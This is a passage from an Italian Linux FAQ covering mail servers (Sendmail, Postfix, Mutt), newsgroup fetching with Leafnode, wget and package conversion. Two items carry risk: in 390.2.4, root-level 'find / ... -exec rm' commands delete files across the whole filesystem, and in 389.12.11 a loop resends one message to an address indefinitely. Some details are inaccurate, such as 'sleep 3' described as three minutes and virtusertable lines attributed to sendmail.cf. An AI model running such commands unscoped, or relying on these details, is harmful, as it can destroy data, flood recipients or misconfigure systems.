Occorre modificare il file '`sendmail.cf`' in modo che includa la caratteristica '**`use_cw`**'. Nel file '`sendmail.cw`' occorrerà indicare quindi i domini da trattare come locali. Per fare questo, si dovrà però avere configurato anche un name server locale che gestisca per finta il dominio dell'indirizzo di posta con il Mail eXchanger (l'host dedicato alla gestione della posta per un dominio indicato nei file di zona del BIND con MX) che punta all'host del server di posta locale e gli altri server che puntano ai loro effettivi IP Internet. Poiché inoltre l'indirizzo di posta non corrisponderà all'utente locale, si dovrà impostare anche la '**`virtusertable`**' del Sendmail (con la caratteristica omonima nel '`sendmail.cf`') che permette di associare gli indirizzi virtuali a quelli locali esistenti. Il file '`sendmail.cf`' possiede la seguente struttura:

```
utente@provider.it\011utente_locale
```

in cui i due campi sono separati da un carattere di tabulazione.

389.12.4) Come si indirizzano correttamente i messaggi scaricati con Procmail in una directory ben precisa?

Il file di configurazione di procmail, è '`.procmailrc`' e in questo file è possibile indicare quale è la directory corrispondente alla casella di posta predefinita. Quest'ultima viene dichiarata mediante la variabile *MAILDIR* nel seguente modo:

```
MAILDIR=$HOME/Maildir
DEFAULT=$MAILDIR/mbox
```

Dove *Maildir* indica la directory contenente la casella di posta.

389.12.5) Come si installa e come si configura Postfix?

Qualora non si utilizzino le soluzioni sotto forma di pacchetto, i sorgenti di Postfix si troveranno in due versioni: una del formato '`postfix-`*xyz*`.tar.gz`' che rappresenta l'attuale versione stabile e l'altra '`snapshot-`*jwy*`.tar.gz`' che è una versione su cui si sta ancora lavorando. Una volta scaricato, il sorgente va decompresso:

`#` **`tar -zxvf sorgente.tar.gz`**[*Invio*]

Si entrerà nella directory creata dal processo di decompressione e si impartirà il comando:

`#` **`make`**[*Invio*]

Dopo aver fatto questo, occorrerà rinominare alcuni file:

`#` **`mv /usr/sbin/sendmail /usr/sbin/sendmail.OFF`**[*Invio*]

`#` **`mv /usr/bin/newaliases /usr/bin/newaliases.OFF`**[*Invio*]

`#` **`mv /usr/bin/mailq /usr/bin/mailq.OFF`**[*Invio*]

`#` **`chmod 755 /usr/sbin/sendmail.OFF`**[*Invio*]

Poi si dovrà impartire il comando:

`#` **`useradd postfix`**[*Invio*]

Nel file '`/etc/passwd`' si dovrà avere qualcosa del genere:

```
postfix:*:12345:12345:postfix:/no/where:/no/shell
```

Si aggiungerà in '`/etc/aliases`' quanto segue:

```
postfix: root
root   utente_non_privilegiato
MAILER-DAEMON:  postmaster
postmaster:     root
```

In seguito, dalla directory dove è stato decompresso il pacchetto, si digiterà:

`#` **`sh INSTALL.sh`**[*Invio*]

rispondendo alle domande poste. Occorrerà mettere poi in '`/etc/postfix/main.cf`' le seguenti righe:

```
# tenta di spedire la coda ogni 5 min.
queue_run_delay = 300
# 3 giorni in coda
maximal_queue_lifetime = 3
biff = no
relayhost = [smtp.tiscalinet.it]
sender_canonical_maps = hash:/etc/postfix/sender_canonical
virtual_maps = hash:/etc/postfix/virtual
```

Poi occorrerà creare '`/etc/postfix/sender_canonical`' nel seguente modo:

```
utente_locale veroindirizzoposta@provider.it
```

e '`/etc/postfix/virtual`' così:

```
veroindirizzoposta@provider.it utente_locale
```

Poi si darà il comando:

postmap hash:/etc/postfix/sender_canonical[*Invio*]

e:

postmap hash:/etc/postfix/virtual[*Invio*]

Infine occorrerà dare il comando per inizializzare la base di dati degli alias:

newaliases[*Invio*]

A questo punto si dovrà avviare '**postfix**':

postfix start[*Invio*]

Occorre ricordare poi, i seguenti comandi:

```
sendmail -bp     visualizza la coda dei messaggi in uscita
mailq            visualizza la coda dei messaggi in uscita
sendmail -q      invia i messaggi in coda
postfix -flush   invia i messaggi in coda
```

389.12.6) `You have new mail`

Il messaggio *You have new mail*, sta ad indicare che nella casella di posta ci sono nuovi messaggi. Per poterli leggere, è necessario avviare il proprio client di posta. Ad esempio, se è stato installato il pacchetto Mailx si potranno leggere i messaggi mediante il comando '**mail**'.

Una altro metodo è leggere direttamente il file contenente i messaggi presente nella propria casella di posta mediante il comando '**less**':

less /var/spool/mail/*utente* [*Invio*]

o:

less /home/*utente* **/** *directory* **/** *file_con_messaggi* [*Invio*][33]

389.12.7) Perché la macchina esita a lungo su Sendmail all'avvio?

Occorre modificare il file '/etc/hosts' affinché contenga:

```
127.0.0.1 localhost
```

389.12.8) Qual è l'indirizzo cui fare '`telnet`' per verificare la configurazione di Sendmail nei confronti dello *spam*?

L'indirizzo cui fare '**telnet**' per verificare la configurazione di Sendmail relativamente alla gestione dello *spam* è '**mail-abuse.org**':

telnet mail-abuse.org[*Invio*]

[33] insomma il file contenente i messaggi di posta.

389.12.9) Come si può inviare un file di testo compresso in allegato con un unico comando?

Questo risultato si può ottenere non con un unico comando ma utilizzando diversi comandi ('**tar**', '**uuencode**' e '**mail**') sulla stessa riga mediante le pipeline ('**|**'):

$ **tar czf - nomefile.txt | uuencode prova.tgz | mail -s "Oggetto della mail"**[*Invio*]

389.12.10) Come si può associare un file di testo ad un messaggio da riga di comando?

Per associare ad un messaggio di posta elettronica un file, sarà necessario inviare al comando '**mail**' (tramite il reindirizzamento dello standard input) il file da includere nel corpo del messaggio. I seguenti comandi sono infatti equivalenti:

$ **mail** *utente@server* **-s "Oggetto del messaggio" < file.txt**[*Invio*]

oppure:

$ **cat file.txt | mail -s "Oggetto del messaggio"** *utente@server*[*Invio*][34]

389.12.11) Come si possono inviare messaggi ad intervalli di tempo regolare?

Per spedire ad esempio lo stesso messaggio allo stesso indirizzo ogni 3 minuti per un periodo indeterminato di tempo, si potrà utilizzare lo script seguente (shell Tc):

```
#!/bin/tcsh
touch a
while(1)
        if (-f a)   then
                mail indirizzo < file.in
                sleep 3
        else
                break
        endif
end
```

Questo script continuerà a spedire il messaggio contenuto nel file '`file.in`' fino a quando il file '`a`' non verrà cancellato.

389.12.12) Come si possono eliminare i duplicati di posta elettronica?

Occorrerà utilizzare l'eseguibile '**formail**' per ottenere questo risultato. Il seguente script (cui si darà ad esempio il nome '**depup**') permetterà di eliminare i messaggi doppi:

```
#!/usr/bin/bash
> cache.tmp
cp $1 $1.original
formail -D 2000000 cache.tmp -s <$1 > x.tmp
cp x.tmp $1
rm x.tmp
```

[34] dove *utente@server* è l'indirizzo di posta elettronica del destinatario.

Lo script dovrà essere eseguito nella directory dove sono presenti le cartelle di posta; generalmente queste si trovano in '`~/Mail`'. Le cartelle di posta dovranno essere indicate come argomento dello script una alla volta. [35]

Nel caso esistessero più cartelle di posta , si dovrà utilizzare uno script simile al seguente[36]:

```
#!/usr/bin/bash
export MAILDIR=~/Mail
export PROGDIR=~/scripts
cd $MAILDIR
rm cmd
rm .*.index
ls -1 > lista
awk '$1!="lista" && match($1,"dedup")==0 {printf("echo \042Esamino mailbox
%s.\042\n$PROGDIR/dedup %s\n",$1,$1);}' lista > cmd
chmod 755 cmd
./cmd
rm -f cmd cache.tmp lista
cd
```

Lo script, prima prepara la lista delle cartelle di posta, poi con AWK crea a sua volta uno script che richiama lo script mostrato in precedenza per ogni cartella da analizzare. Alla fine dell'elaborazione, oltre alle cartelle risultanti, si avranno a disposizione per sicurezza anche le cartelle originali. Queste ultime, archiviate con il suffisso '`.original`', potranno essere cancellate dopo avere verificato il buon esito dell'operazione.

389.12.13) Cosa è il file '`~/.forward`'?

Il file '`~/.forward`' si trova generalmente all'interno della directory principale dell'utente ('`/home/`*utente*`/`'), e consente di poter reindirizzare i messaggi entranti verso uno o più indirizzi di posta elettronica.

La sintassi di tale file è molto semplice; vanno infatti indicati gli indirizzi di destinazione separati da una virgola. Se ad esempio si volessero reindirizzare i messaggi dell'utente locale '**`tizio`**' verso gli indirizzi '**`caio@server1.it`**' e '**`sempronio@server2.it`**', il '`/home/tizio/.forward`' dovrà contenere quanto segue:

```
caio@server1.it, sempronio@server2.it
```

389.12.14) Si può scegliere la firma (*signature*) in modo casuale?

Si può utilizzare l'applicativo sig_rotate.pl (reperibile da <*http://freshmeat.net*>) [37]

389.12.15) Perché i client di posta delle macchine di una rete locale non riescono ad inviare i messaggi al di fuori della rete stessa?

Per risolvere questo problema occorre abilitare il relay per le macchine in questione. Nel file '`/etc/mail/relay-domains`' di Sendmail, sono memorizzati gli indirizzi IP delle macchine abilitate a poter inviare i messaggi fuori della rete locale attraverso il server di posta. Se tale file non esiste, occorrerà crearlo.

Segue un ipotetico esempio di tale file:

```
192.168.1.1
192.168.1.2
192.168.1.3
```

[35] Il valore dopo '**`-D`**' rappresenta la dimensione massima (modificabile a piacere) che deve avere il file temporaneo.

[36] modificando ovviamente i valori delle directory indicate con i propri.

[37] **sig_rotate.pl** GPL

389.12.16) Come si scarica la posta con Mutt?

Se si intende scaricare la posta mediante un MUA come Mutt evitando di utilizzare un MTA (come '**fetchmail**') occorrerà ricompilare lo stesso Mutt ricordando di includere il supporto POP. Una volta ricompilato, '~/.muttrc' dovrà contenere quanto segue:

```
set pop_delete
set pop_host="pop3.serverposta.it"
set pop_port=110
set pop_pass="password"
set pop_user="nomeutente"
```

La prima riga serve per cancellare i messaggi dal server di posta, la seconda indica l'indirizzo del server di posta stesso, la terza indica la porta, la quarta e la quinta indicano i dati dell'account dell'utente.

389.12.17) Come si spedisce con Mutt un file allegato da riga di comando?

Si deve utilizzare l'opzione '**-a**' di Mutt. Ecco un esempio di una riga che permette di specificare contemporaneamente oggetto, corpo, allegato e destinatario del messaggio:

```
$ echo "testo messaggio" | mutt -a "file_allegato" -s "oggetto" destinatario@dominio.it [Invio]
```

389.12.18) Come si personalizza in Mutt, la stringa che introduce il messaggio riportato?

In Mutt questa stringa prende il nome di '**attribution**'. Se ad esempio si vuole avere un risultato simile a:

```
"On Wed, 31 Feb 2010, Caio wrote"
```

si dovrà inserire nel file '~/.muttrc' la seguente riga:

```
set attribution = "On %d, %n wrote"
```

389.12.19) Come si configura in Mutt, la stringa che indica il vecchio oggetto del messaggio in caso di sostituzione dello stesso?

Quando si risponde ad un messaggio, si può cambiare l'oggetto dello stesso mediante il tasto [*s*]. Per fare in modo che l'oggetto sostituito rimanga e compaia come:

```
[Was vecchio-oggetto]
```

si dovrà inserire nel file '~/.muttrc' la seguente riga:

```
set reply_regexp="^(re([\\[0-9\\]+])*|aw):[ \t]*"
```

389.12.20) Come si può automatizzare lo scaricamento della posta?

Si potrebbe utilizzare la funzione di pianificazione dei comandi del sistema (Cron). Una voce nel file crontab chiamerebbe uno script simile al seguente:

```
#!/bin/sh
pon
while ! (/sbin/ifconfig | grep -q ppp0)
do
\011sleep 1
done
fetchmail
poff
```

dove '**pon**' è lo script che avvia il collegamento, e '**poff**' quello che lo chiude. Lo script non fa altro che aspettare che il collegamento sia stabilito, scaricare la posta e chiudere il collegamento. Se non ci dovesse essere posta da scaricare, il collegamento verrebbe chiuso subito, e se ci fossero problemi tecnici, Fetchmail andrebbe in *timeout* dopo circa un minuto, tempo dopo il quale il collegamento sarebbe comunque chiuso.

389.13 Navigatori (browser)

389.13.1) Come si imposta lo sfondo di Lynx?

Lynx mantiene le sue configurazioni all'interno del file '`/etc/lynx.cfg`'. In ogni caso è possibile avviare il navigatore all'interno di un terminale grafico di cui è possibile stabilire il colore di fondo. Il comando per ottenere questo risultato è il seguente:

```
xterm -bg X -fg Y -fn 10x20 -geometry 80x25 -e lynx
```

Di questo comando[38] sarà possibile eventualmente creare un alias:

```
alias lynx='xterm -bg X -fg Y -fn 10x20 -geometry 80x25 -e lynx'
```

La dichiarazione di tale alias potrà eventualmente essere inserita nei file letti all'avvio della shell.

389.13.2) Come si ricarica una pagina (*reload*) con Lynx?

La combinazione di tasti [*Ctrl-L*] effettuerà una nuova visualizzazione del navigatore e del suo contenuto. [*Ctrl-R*] servirà a ricaricare invece il file (la pagina) visualizzata.

389.14 Gruppi di discussione (newsgroup)

389.14.1) Leafnode - Come si possono leggere i messaggi dei gruppi di discussione una volta scollegati?

Per leggere i messaggi dei gruppi di discussione una volta sconnessi da Internet occorre utilizzare Leafnode per scaricare i messaggi. Leafnode è un server NNTP concepito per soddisfare un traffico molto ridotto e ben si adatta a leggere e ad inviare messaggi per i gruppi di discussione anche se non si è collegati ad Internet.

Una volta installato, il pacchetto è gestito da '**inetd**'. Quest'ultimo resta in ascolto di richieste sulla porta 119. Per impostarlo, basta assicurarsi che nel file '`/etc/inetd.conf`' sia presente la seguente riga:

[38] dove '**bg**' è il colore di sfondo con valore *X*, '**fg**' è quello del testo con valore *Y*, '**fn**' indica il carattere e '**geometry**' la dimensione del terminale grafico.

```
nntp  stream  tcp  nowait  root  /usr/local/sbin/leafnode  leafnode
```

Il percorso dell'eseguibile '**`leafnode`**' potrebbe essere diverso, anche se solitamente si trova nel percorso riportato.

Bisogna poi effettuare la configurazione del server. Occorrerà modificare infatti il file '`config`' presente, in '`/etc/leafnode/`' o in '`/usr/local/lib/leafnode/`' a seconda delle distribuzioni. Il file solitamente è commentato e presenta alcuni esempi. Bisognerà stabilire da quale server recuperare i messaggi, con la riga:

```
server = news.mioserver.it
```

Si stabilisce poi dopo quanti giorni gli articoli dovranno essere considerati ormai obsoleti, con la riga:

```
expire = 7
```

In questo modo gli articoli più vecchi di una settimana potranno essere eliminati. Questa operazione garantisce di non riempire la directory '`/var/spool/news`' di migliaia di messaggi già letti che potrebbero rallentare il server e che comunque non sono di alcuna utilità. È bene quindi di tanto in tanto lanciare (in qualità di utente '**`root`**') il comando '**`texpire`**' che provvede a eliminare i messaggi datati.

Se il provider richiedesse l'autenticazione per accedere al server dei gruppi di discussione, si potranno aggiungere (o togliere il commento) le righe:

```
username = nome_utente
password = mia_password
```

È possibile specificare un altro server alternativo ad esempio per i gruppi non presenti nel primo:

```
supplement = news.altroserver.it
```

e gli eventuali:

```
username = nome_utente_2
password = mia_password_2
```

Se si sono sottoscritti gruppi particolarmente interessanti di cui si vuole mantenere i messaggi più a lungo, Leafnode permette di specificare tempi diversi per i vari gruppi:

```
groupexpire it.comp.retrocomputing = 20
```

ed è possibile anche usare gli asterischi (*) per indicare più gruppi della stessa famiglia ad es.:

```
groupexpire it.comp.linux.* = 5
```

Quanto poi al numero massimo di nuovi messaggi recuperati ogni volta, se ne imposta il valore con:

```
maxfetch = 500
```

Se invece si vuole impostare il numero di articoli da scaricare dai gruppi appena sottoscritti, si utilizza:

```
initialfetch = 100
```

Per evitare di recuperare messaggi recanti messaggi pubblicitari indesiderati (*spam*), è possibile utilizzare un trucco, che però aggira solamente il problema e non lo risolve veramente. Si tratta di fare un controllo su eventuali messaggi inviati a più gruppi di discussione:

```
maxcrosspost = 5
```

Attenzione: spesso molti messaggi vengono inviati a più gruppi di discussione per cercare di ottenere più risposte ai propri quesiti per cui si potrebbero perdere articoli che non erano vero *spam*!

Leafnode permette anche di impostare un'età massima per gli articoli recuperati, evitando di scaricare articoli ormai vecchi ma ancora presenti sul server del provider:

```
maxage = 10
```

Vi sono poi una serie di altre opzioni di controllo meno usate ma che si possono rivelare utili in alcuni casi:

Tabella 389.1. Leafnode: le opzioni aggiuntive.

Dispositivo	Descrizione
maxlines = 100	recupera i messaggi composti da massimo 100 righe
minlines = 2	non scarica i messaggi con meno di 2 righe
maxbytes = 50000	non scarica i messaggi più grossi di 50000 byte
timeout_short = 1	dopo un giorno smette di scaricare gruppi accidentalmente aperti
timeout_long = 6	dopo 6 giorni che un gruppo non viene più letto esso smette di scaricarlo

Terminata la configurazione di base, '**`leafnode`**' è pronto per entrare in azione. Lancia la connessione ad Internet, si lancerà, in qualità di utente '**`root`**', il comando '**`fetch`**' (o '**`fetch-news`**' o ancora '**`fetchnews`**', a seconda della versione di Leafnode di cui si dispone).

A questo punto, la prima volta, '**`leafnode`**' inizierà a recuperare la lista completa dei gruppi presenti sul server del provider.

N.B.: questa operazione può richiedere svariati minuti e potrà rimanere silente.

Quando si ripresenterà la shell dei comandi, vorrà dire che '**`fetch`**' avrà terminato di scaricare la lista dei gruppi. A questo punto si dovrà lanciare il programma che si intende utilizzare per leggere i messaggi, e, dopo aver impostato come server NNTP «localhost» (o il nome che si è dato alla propria macchina), si dovrà effettuare l'iscrizione ai gruppi desiderati.

Non basterà però la semplice iscrizione, bisognerà anche entrarci come se si dovessero leggerne gli articoli (seppur non ancora presenti). All'interno dei gruppi si troverà un *messaggio fantoccio* che informa che sul server (cioè la propria macchina) sta girando '**`leafnode`**' e che il gruppo è stato marcato per il recupero degli articoli la prossima volta che si lancerà '**`fetch`**' (o i comandi descritti sopra). Si dovrà a questo punto uscire dal programma e lanciare di nuovo, sempre in qualità di utente '**`root`**', '**`fetch`**' per scaricare i messaggi dei gruppi che si sono appena sottoscritti e visitati.

Bisogna notare che il comando di recupero dei messaggi va lanciato come utente '**`root`**' o come utente '**`news`**'.

Una volta ritornati alla shell, '**`leafnode`**' avrà scaricato i messaggi dei gruppi sottoscritti, e sarà possibile chiudere la connessione con il provider.

Qualora la sottoscrizione di alcuni gruppi risulti vana se eseguita dal programma adibito alla lettura dei messaggi, occorrerà provare a sottoscriversi a tali gruppi mediante la creazione di file vuoti (di nome uguale al gruppo cui si vuole iscriversi) con i seguenti comandi:

`#` **`touch /var/spool/news/interesting.groups/nome_gruppo`**[*Invio*]

ad esempio:

`#` **`touch /var/spool/news/interesting.groups/it.comp.os.linux.annunci`**[*Invio*]

389.14.2) `skipping it.xxx.yyy from now on`

A volte accade che, passato un po' di tempo dall'iscrizione ad un gruppo di discussione, '**`leafnode`**' smetta di scaricare i messaggi di questo gruppo presentando un messaggio simile al seguente:

'**`skipping xxx.yyy.zzz from now on.`**'[39]

Si può superare questo inconveniente ricreando, ad ogni utilizzo i file presenti in '`/var/spool/news/interesting.groups/`'.Sarà quindi possibile automatizzare il tutto con uno script simile al seguente:

```
rm -rf /var/spool/news/interesting.groups/*
touch /var/spool/news/interesting.groups/comp.os.linux.setup
touch /var/spool/news/interesting.groups/it.comp.linux.setup
touch /var/spool/news/interesting.groups/it.comp.linux.pluto
touch /var/spool/news/interesting.groups/it.comp.linux
fetch -vvv #o fetchnews a seconda della versione di leafnode che utilizzi
```

389.15 IRC - chat

389.15.1) Come si possono controllare le intrusioni al sistema che possono verificarsi con frequenza durante l'utilizzo di programmi per IRC?

Per verificare in tempo reale gli eventi principali del sistema tra cui quindi anche gli accessi al sistema si utilizza l'applicativo '**`xconsole`**' che ad esempio può essere avviato in una piccola finestra con il seguente comando:

`$` **`xconsole -fn 6x10 -geometry 485x100+470+0 -file /dev/xconsole &`**
[*Invio*][40]

389.16 Scaricamento file - riproduzione (mirror) di siti

[39] dove '**`xxx.yyy.zzz`**' rappresenta il nome del gruppo di discussione

[40] '`/dev/xconsole`' deve avere il permesso di lettura

389.16.1) Quali sono i programmi per GNU/Linux che si devono utilizzare per scaricare i file ad intervalli?

Per poter scaricare file di grosse dimensioni a più riprese, si utilizzano programmi ed applicativi appositi. Ecco una lista di quelli più frequentemente utilizzati:

- '**wget**' per riga di comando;
- GTransferManager (reperibile presso <*http://gtm.sourceforge.net*>); [41]

Figura 389.1. GTransferManager.

- Caitoo (KDE 2.*x*) (reperibile presso <*http://devel-home.kde.org/~caitoo/*>); [42]

Figura 389.2. Caitoo.

389.16.2) Come si riprende con Wget uno scaricamento interrotto?

La sintassi corretta di '**wget**' per riprendere lo scaricamento interrotto di un file è:

$ **wget -c http://***server***/** *percorso***/***file* [*Invio*]

L'opzione '**-c**' funziona solo se non c'è un server proxy (fare riferimento anche alla LDR 389.16.6) e se la funzione che rende possibile riprendere gli scaricamenti interrotti (*reget*) è abilitata.

[41] **GTransferManager** GPL
[42] **Caitoo** GPL

389.16.3) Come si riprende uno scaricamento interrotto da un sito FTP?

Per riprendere lo scaricamento di un file da un sito FTP qualora se ne fosse scaricata solamente una parte, si deve utilizzare il comando '**`reget`**' di '**`ftp`**'. Se fosse possibile, è bene provare ad utilizzare '**`wget`**' con l'opzione '**`-c`**', come indicato nella LDR 389.16.2.

389.16.4) Come si crea una riproduzione speculare (*mirror*) di un sito?

Per effettuare una riproduzione speculare (mirror) di un sito si dovrà utilizzare Wget, con l'opzione '**`-m`**':

$ **`wget -m http://`***www.sito.it*[*Invio*]

Questo comando produrrà una riproduzione completa di *http://www.sito.com* .

389.16.5) Come si fornisce utente e password a Wget per scaricare un file da un sito FTP?

La pagina di manuale di Wget riporta a questo riguardo quanto segue:

```
You may encode your username and/or password to URL using the form:

ftp://user:password@host/dir/file
```

Per indicare quindi a Wget il nome utente e la password da utilizzare per scaricare un file da un sito FTP si dovrà utilizzare il seguente comando:

$ **`wget ftp://`***utente* **`:`***password* **`@ftp.linuxfaq.it/packages/file`**[*Invio*]

389.16.6) Si può utilizzare Wget con i proxy?

Per ciò che riguarda i proxy, è possibile dichiararne gli indirizzi mediante alcune variabili:

$ **`export ftp_proxy=`***proxy.domain.com* **`:`***8080*[*Invio*][43]

o, nel caso di un server proxy HTTP:

$ **`export http_proxy=`***proxy.domain.com* **`:`***8080*[*Invio*][44]

Una volta effettuata questa dichiarazione, sarà possibile attivare o meno i proxy mediante l'opzione '**`-Y`**' di '**`wget`**':

$ **`wget -Y on http://`***server***`/`** *percorso***`/`***file*[*Invio*]

In questo caso (utilizzando i server proxy) non funziona l'opzione '**`-c`**' che è quella che permette di riprendere gli scaricamenti interrotti.

[43] dove *proxy.domain.com* è l'indirizzo del server proxy HTTP e 8080 l'indirizzo della porta.

[44] dove *proxy.domain.com* è l'indirizzo del server proxy HTTP e 8080 l'indirizzo della porta.

389.16.7) Come si può automatizzare lo scaricamento di file in orari particolari?

Per poter scaricare alcuni file, magari di grosse dimensioni, è preferibile farlo in orari particolari, quando si suppone che il traffico della Rete sia limitato. Si dovrà scrivere un piccolo script che, richiamato da Cron ad una certa ora, si colleghi ad Internet, lanci Wget e al termine dello scaricamento dei file interrompa la connessione e spenga la macchina.

Lo script, (invocato da Cron), potrà essere simile al seguente:

```
#!/bin/sh
#d_script = download script
#Script di Roberto Veronico

#collegamento
/usr/sbin/pppd &

# attesa del collegamento
until
test -f /var/run/ppp0.pid
do cat /dev/null
done

# attesa della connessione
a=$[SECONDS]
b=$[$a+15]
until test $[SECONDS] -gt $[b]
do cat /dev/null
done

# comando per scaricare i file indicati in /home/utente/d_file
# e che verranno salvati in /home/utente/download
/usr/bin/wget -c -i /home/utente/d_file -P /home/utente/download

# fine della connessione
kill ‘cat /var/run/ppp0.pid‘
```

Programmi

390.1 Installazione ed esecuzione programmi

390.1.1) Come si installano i programmi?

I programmi o le applicazioni che si intende installare possono essere confezionate in vari modi (vedi sezione 390.3). Sempre più frequentemente infatti lo stesso programma viene distribuito in forma di pacchetto specifico per ogni distribuzione, pacchetto che contiene oltre agli eseguibili e a tutte le componenti necessarie per il funzionamento anche tutte le informazioni su come e dove esso debba essere installato.

Se ad esempio si dispone di una distribuzione Debian GNU/Linux sarà opportuno cercare gli applicativi desiderati sotto forma di pacchetto '**`deb`**'. Si faccia riferimento alla sezione 390.5 per le indicazioni su come gestire questo tipo di pacchetti.

Lo stesso discorso vale per le distribuzioni basate su pacchetti RPM (Red Hat, Mandrake, ecc.). A tal proposito si faccia riferimento alla sezione 390.6.

Spesso si trovano però i sorgenti degli applicativi che interessano. Essi vengono generalmente distribuiti sotto forma di pacchetti sorgenti '**`tar.gz`**' o '**`tgz`**'. All'interno di tali pacchetti non sono presenti gli eseguibili ma i sorgenti, il che rende possibile compilare tali programmi per le piattaforme che ci interessano. All'interno di un pacchetto sorgente sono presenti, oltre ai file di installazione, la documentazione, il file-make (*makefile*), e alcuni script. Fare riferimento alla sezione 390.4 per la spiegazione delle metodiche di installazione.

> Talvolta accade che i pacchetti '**`tar.gz`**' (o '**`tgz`**') contengano già gli eseguibili. In quel caso questi ultimi potranno essere utilizzati subito dopo la decompressione del pacchetto.

Bisogna ricordare infine che altri pacchetti possono essere distribuiti in forma diversa ad esempio compressi con '**`bzip2`**', con '**`gzip`**', con '**`pkzip`**', ecc. In questi casi si dovrà utilizzare i relativi programmi di utilità (fare riferimento alla sezione 390.7).

390.1.2) Come si evita di mettere sempre '`./`' davanti al nome di un eseguibile?

Si può evitare di apporre '`./`' davanti al nome dell'eseguibile presente nella directory corrente aggiungendo alla dichiarazione della variabile '**`PATH`**' la directory corrente che è identificata dal punto ('`.`'). Se ad esempio la variabile '**`PATH`**' dichiarata in '`.bash_profile`' è la seguente:

```
PATH="/usr/local/bin:/usr/bin:/bin:/usr/bin/X11"
```

essa diventerà:

```
PATH=".:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11"
```

Per rendere effettive le modifiche si dovrà esportare la variabile appena dichiarata con:

\# **`export PATH`**[*Invio*]

Occorre però ricordare che questa procedura potrebbe risultare dannosa facilitando infatti l'esecuzione di script potenzialmente pericolosi.

390.1.3) Come si fa a non far chiudere i programmi lanciati da un terminale grafico alla chiusura del terminale stesso?

Innanzitutto il programma va lanciato apponendo dopo il comando il carattere '**&**'. Questo carattere serve a inviare sullo sfondo il programma lanciato e a poter continuare ad utilizzare quel terminale grafico. Se a questo punto, al prompt della shell, si impartisce il comando '**exit**':

$ **exit**[*Invio*]

il terminale grafico si chiuderà mentre il programma continuerà a funzionare. Utilizzando [*Ctrl+D*] si otterrà lo stesso effetto.

390.1.4) Come si fa a chiudere il terminale grafico nel momento del lancio di un eseguibile o di un'applicazione?

Come si può intuire dalla LDR 390.1.3 se si desidera far scomparire repentinamente il terminale grafico dopo avere lanciato un'applicazione o un eseguibile si dovrà utilizzare il seguente comando:

$ *applicazione* **& exit**[*Invio*][1]

390.1.5) Dove risiedono realmente nel file system gli eseguibili?

Per sapere dove risiede un eseguibile (i programmi, le applicazioni) nel file system si dovrà utilizzare il comando '**which**'. Ecco un esempio:

$ **which pppd**[*Invio*][2]

```
/usr/sbin/pppd
```

390.1.6) Come si applicano le *patch* (file delle differenze) ai programmi?

Per applicare un file delle differenze (*patch*) ad un programma occorre posizionarsi all'interno della directory dove risiede la versione da aggiornare e digitare:

$ **patch <** *file_delle_differenze* [*Invio*][3]

Per indirizzare su un file gli eventuali errori si darà il comando:

$ **patch <** *file_delle_differenze* **2>** *file_errori*[*Invio*][4]

390.1.7) Cosa sono i file '.elf'?

Ho scaricato un file con estensione .elf.tar Il tar lo conosco ma ELF cos'è e come si installa?

I file formato '**.elf**' (*Executable Linkable Format*) sono degli eseguibili. Un sistema GNU/Linux utilizza librerie collegate dinamicamente, il che permette di avere eseguibili più piccoli e quindi un minor consumo di memoria. Le librerie collegate dinamicamente (e quindi gli eseguibili ad esse collegati) possono essere di diversi formati, ma quello più usato al momento è l''**.elf**'.

[1] dove *applicazione* è l'applicazione che si lancia dal terminale grafico.

[2] Questo comando individua la posizione dell'eseguibile '**pppd**'.

[3] dove *file_delle_differenze* è il nome del file delle differenze (*patch*).

[4] dove *file_errori* è il nome del file che conterrà gli errori dell'aggiornamento.

390.1.8) È possibile far girare alcune applicazioni di SCO Unixware con Linux?

Esiste un patch per il kernel denominato ABI (iBCS per piattaforme Intel) in grado di permettere l'esecuzione di applicazioni SCO Unixware. Questo patch è stato fornito però solamente fino alle ultime versioni del kernel 2.3.x e non risulta disponibile per le versioni 2.4.x.

390.1.9) Dove viene posizionata all'interno del file system la documentazione allegata ai pacchetti?

Generalmente tutti i pacchetti, oltre agli eseguibili e alle librerie, sono accompagnati dalla documentazione. La maggior parte delle volte, dopo che si è installato il pacchetto, essa si va a posizionare nella directory '`/usr/doc`' o nella directory '`/usr/share/doc`'. Questo dipende generalmente dal tipo di distribuzione. Non è infrequente avere entrambe le directory perché l'informazione della destinazione della documentazione è insita nel pacchetto.

390.2 File '`core`'

390.2.1) Cosa sono i file '`core`'?

Quando un programma termina inavvertitamente, cioè con qualche errore, il kernel, che deve terminare il processo, scrive un'immagine del processo in memoria su questo file '`core`'. Da quel file si dovrebbe essere in grado di risalire al tipo di errore e correggerlo.

390.2.2) Come si evidenzia il responsabile di un file '`core`'?

Per sapere quale programma ha provocato l'errore e quindi il file '`core`' occorre posizionarsi all'interno della directory contenente il file '`core`' stesso e utilizzare il comando '**`size`**':

`$` **`size core`**[*Invio*]

390.2.3) Si possono disabilitare i file '`core`'?

Occorrerà aggiungere la seguente riga all'interno del file '`/etc/profile`':

```
ulimit -c 0
```

oppure, allo stesso modo, se fosse presente già una riga simile alla seguente:

```
ulimit -c 1000000
```

la si dovrà modificare come indicato.

390.2.4) Come si eliminano tutti i file '`core`'?

Per poter eliminare tutti i file '`core`' presenti all'interno del file system, si potrà utilizzare uno dei seguenti comandi:

`#` **`find / -name core -type f -xdev -exec rm {} \;`**[*Invio*]

oppure:

`#` **`find / \( -name core \) -exec rm {} \;`**[*Invio*]

390.3 I pacchetti - generalità

390.3.1) Come si convertono i pacchetti?

Con il programma Alien, che serve a convertire da un formato di un pacchetto ad un altro. Ecco un esempio di utilizzo di Alien per convertire un pacchetto RPM in '`.deb`':

`#` **`alien --to-deb`** *pacchetto* **`.rpm`**[*Invio*][5]

Eccone un altro che mostra invece come convertire un pacchetto '`.deb`' in formato RPM:

`#` **`alien --to-rpm`** *pacchetto* **`.deb`**[*Invio*][6]

390.3.2) Come si possono utilizzare pacchetti RPM in una distribuzione Slackware?

Occorre innanzitutto fare riferimento alla LDR 390.3.1 che spiega l'utilizzo di Alien. In questo caso l'utilizzo di Alien sarà simile al seguente:

`#` **`alien --to-tgz`** *pacchetto* **`.rpm`**[*Invio*][7]

Si deve in ogni caso ricordare che esiste anche RPM2targz.

390.3.3) Come si possono convertire i pacchetti '`tar.gz`' in formato RPM?

Se il file compresso ('`tar.gz`') è stato predisposto, si potrà utilizzare la seguente sintassi del comando '**`rpm`**':

`rpm -ta` *programma* `.tar.gz`

390.3.4) Cosa sono i file '`.bin`'?

Questi file sono generalmente eseguibili autoscompattanti. Occorrerà quindi conferire loro i permessi di esecuzione e lanciarli.

---

